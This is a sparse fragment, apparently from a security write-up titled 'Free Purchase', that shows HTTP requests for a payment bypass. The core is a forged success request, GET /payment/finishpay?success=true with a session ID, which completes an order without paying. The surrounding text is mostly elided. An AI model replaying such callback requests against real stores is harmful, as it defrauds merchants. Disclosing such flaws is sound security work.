
Host: example.com

...

type=gift&price=100&currency=RUB&item_id=64247

...

Free Purchase



Response:

HTTP/1.1 200 OK

...


{

“redirect_url”: “https://example.com/payments/?payment_session_id=9e1abce4-a1a2-1234-b1n2-a29292d9f025

}

...

Free Purchase




Payment success request:

GET /payment/finishpay?success=true&payment_session_id=9e1abce4-a1a2-1234-b1n2-a29292d9f025&proc_code=c123Jdanfdi123Rkf&order_id=8g2bbkf8-b2k9-1111-l7fj-b94939d9g999 HTTP/1.1

Host: example.com

...

Free Purchase



Payment success response:

HTTP/1.1 302 FOUND

